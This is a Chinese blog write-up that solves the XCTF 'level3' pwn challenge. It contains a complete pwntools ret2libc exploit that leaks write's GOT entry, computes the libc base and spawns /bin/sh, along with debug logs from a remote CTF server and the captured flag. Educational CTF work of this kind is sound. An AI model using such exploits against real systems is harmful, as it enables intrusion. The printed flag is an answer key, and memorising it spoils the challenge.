level3 [XCTF-PWN]CTF writeup系列11-新手练习区大结局

原创

3riC5r 于 2019-12-20 22:42:01 发布 637 收藏
分类专栏： XCTF-PWN CTF 文章标签： 攻防世界 xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103639216

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏

题目地址：level3


看看题目内容

从题目中可以看出，本题应该是一个没有提供system函数地址的栈溢出题目，那么我们本题的考点应该是从libc中提取system函数地址。

照例检查保护机制

```
root@mypwn:/ctf/work/python# checksec level3
[*] '/ctf/work/python/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

只是开启了NX，那就没错了，可以执行栈溢出。打开ida看下



反编译c语言代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}

ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

我们可以看到确实存在溢出漏洞read函数，这里我们再确认一下三要素，检查程序会发现system和/bin/sh两个要素都不存在。

看下给我们发送的附件中有两个文件：

```
root@mypwn:/ctf/work/python# tar -xvf abc5679e28914de781c5df8c9c951216.gz
./level3
./libc_32.so.6
```

我们可以看到，题目给的附件已经把libc文件都给到我们了，那接下来我们就需要从libc的so文件中找到system和/bin/sh的偏移地址。构造python脚本如下：

```
libc = ELF("libc_32.so.6")

system_offset = libc.symbols['system']
binsh_offset = libc.search('/bin/sh').next()
```

因为libc的so文件是作为动态库载入的，所以在偏移地址的基础上，还需要找到库的基地址。这里就需要先构造一个payload去获取动态库中的特定函数地址，我们选择在文件中已经使用了的write函数。

```
elf = ELF("level3")

write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = elf.symbols["main"]

payload = "A"*(0x88+4) + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
```

注意到我们给write函数p32(write_plt)这里传递了四个参数，第一个参数p32(main_addr)是返回地址，第三个参数是打印的write函数在libc库中的动态地址。

用c语言写这个调用语句为：

```
write(1, write_got, 4)
```

根据payload我们构造python脚本如下

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context.log_level = "debug"

cmd_remote = process("level3")
# cmd_remote = remote("111.198.29.45", 41212)


libc = ELF("libc_32.so.6")

system_offset = libc.symbols['system']
binsh_offset = libc.search('/bin/sh').next()

elf = ELF("level3")

write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = elf.symbols["main"]

payload = "A"*(0x88+4) + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)

cmd_remote.sendlineafter("Input:\n", payload)
cmd_remote.interactive()
```

执行结果如下：

```
[DEBUG] Received 0x7 bytes:
    'Input:\n'
[DEBUG] Sent 0xa1 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  41 41 41 41  41 41 41 41  41 41 41 41  40 83 04 08  |AAAA|AAAA|AAAA|@···|
    00000090  84 84 04 08  01 00 00 00  18 a0 04 08  41 41 41 41  |····|····|····|AAAA|
    000000a0  0a                                                  |·|
    000000a1
[DEBUG] Received 0xb bytes:
    00000000  80 5d 5d f7  49 6e 70 75  74 3a 0a                  |·]]·|Inpu|t:·|
    0000000b
```

这里打印出来的80 bd 5d f7就是write函数在libc库中的动态地址，那我们继续计算出libc库的基地址：

```
write_addr = u32(cmd_remote.recv()[0:4])
write_offset = libc.symbols["write"]
libc_addr = write_addr - write_offset
system_addr = libc_addr + system_offset
binsh_addr = libc_addr + binsh_offset
```

到这里，我么已经汇集了栈溢出的三要素，构造我们的第二个栈溢出的payload：

```
payload = "A"*(0x88+4) + p32(system_addr) + "A"*4 + p32(binsh_addr)
```

合并上面的几个部分，我们编写python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context.log_level = "debug"

cmd_remote = process("level3")
# cmd_remote = remote("111.198.29.45", 41212)


libc = ELF("libc_32.so.6")

system_offset = libc.symbols['system']
binsh_offset = libc.search('/bin/sh').next()

elf = ELF("level3")

write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = elf.symbols["main"]

payload = "A"*(0x88+4) + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)

cmd_remote.sendlineafter("Input:\n", payload)

write_addr = u32(cmd_remote.recv()[0:4])
write_offset = libc.symbols["write"]
libc_addr = write_addr - write_offset
system_addr = libc_addr + system_offset
binsh_addr = libc_addr + binsh_offset

payload = "A"*(0x88+4) + p32(system_addr) + "A"*4 + p32(binsh_addr)
cmd_remote.sendline(payload)
cmd_remote.interactive()
```

本地执行之后，发现没法获得shellcode，这个是因为我们本地的系统是64位系统。

没关系，调整之后在服务器上执行结果如下：

```
root@mypwn:/ctf/work/python# python level3.py
[+] Opening connection to 111.198.29.45 on port 41212: Done
[DEBUG] PLT 0x176b0 _Unwind_Find_FDE
[DEBUG] PLT 0x176c0 realloc
[DEBUG] PLT 0x176e0 memalign
[DEBUG] PLT 0x17710 _dl_find_dso_for_object
[DEBUG] PLT 0x17720 calloc
[DEBUG] PLT 0x17730 ___tls_get_addr
[DEBUG] PLT 0x17740 malloc
[DEBUG] PLT 0x17748 free
[*] '/ctf/work/python/libc_32.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[DEBUG] PLT 0x8048310 read
[DEBUG] PLT 0x8048320 __gmon_start__
[DEBUG] PLT 0x8048330 __libc_start_main
[DEBUG] PLT 0x8048340 write
[*] '/ctf/work/python/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[DEBUG] Received 0x7 bytes:
    'Input:\n'
[DEBUG] Sent 0xa1 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  41 41 41 41  41 41 41 41  41 41 41 41  40 83 04 08  |AAAA|AAAA|AAAA|@···|
    00000090  84 84 04 08  01 00 00 00  18 a0 04 08  04 00 00 00  |····|····|····|····|
    000000a0  0a                                                  |·|
    000000a1
[DEBUG] Received 0x4 bytes:
    00000000  c0 83 63 f7                                        |··c·|
    00000004
[DEBUG] Sent 0x99 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  41 41 41 41  41 41 41 41  41 41 41 41  40 e9 59 f7  |AAAA|AAAA|AAAA|@·Y·|
    00000090  41 41 41 41  2b d0 6b f7  0a                        |AAAA|+·k·|·|
    00000099
[*] Switching to interactive mode
[DEBUG] Received 0x7 bytes:
    'Input:\n'
Input:
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{9290b10c10be531d9749b41dfc3a8734}\n'
cyberpeace{9290b10c10be531d9749b41dfc3a8734}
$
```

我们可以看到执行成功。这个题目的考点是如何通过libc来获得system和/bin/sh。

至此为止，新手练习区的11道题目已经全部讲解完毕，下面我们就要进入高手进阶区了。